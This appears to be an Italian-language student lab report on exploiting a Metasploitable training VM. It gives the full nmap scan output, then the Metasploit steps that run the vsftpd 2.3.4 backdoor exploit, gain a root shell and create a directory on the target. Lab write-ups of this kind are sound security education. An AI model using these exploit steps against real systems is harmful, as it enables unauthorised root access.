
REPORT ESERCIZIO

Nella lezione pratica di oggi, ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable;

Ho avviato **Metasploit** con il comando **<msfconsole>:**



Poi ho avviato con **nmap** il comando di scansione delle porte:

```
msf6 > nmap -sV 192.168.40.101
[*] exec: nmap -sV 192.168.40.101

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 09:19 EDT
Nmap scan report for 192.168.40.101
Host is up (0.023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds
msf6 > info -d
Usage: info <module name> [mod2 mod3 ... ]

Options:
* The flag '-j' will print the data in json format
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
show info for the currently active module.
```

Successivamente ho verificato tutte le **opzioni** disponibili:


```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info -d
[*] Generating documentation for vsftpd_234_backdoor, then opening /tmp/vsftpd_234_backdoor_doc20250310-237422-ow9vji.html in a browser...
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Dopodichè ho inserito con apposito comando **l'ip** e la **porta** target della macchina e in seguito fatto **runnare l'esploit**:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.40.101
RHOST => 192.168.40.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.40.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.40.101:21 - USER: 331 Please specify the password.
[+] 192.168.40.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.40.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:41783 → 192.168.40.101:6200) at 2025-03-10 09:33:57 -0400
```

Infine navigato nella directory root ho creato la cartella **test_metasploit:**

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
vnc.log
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```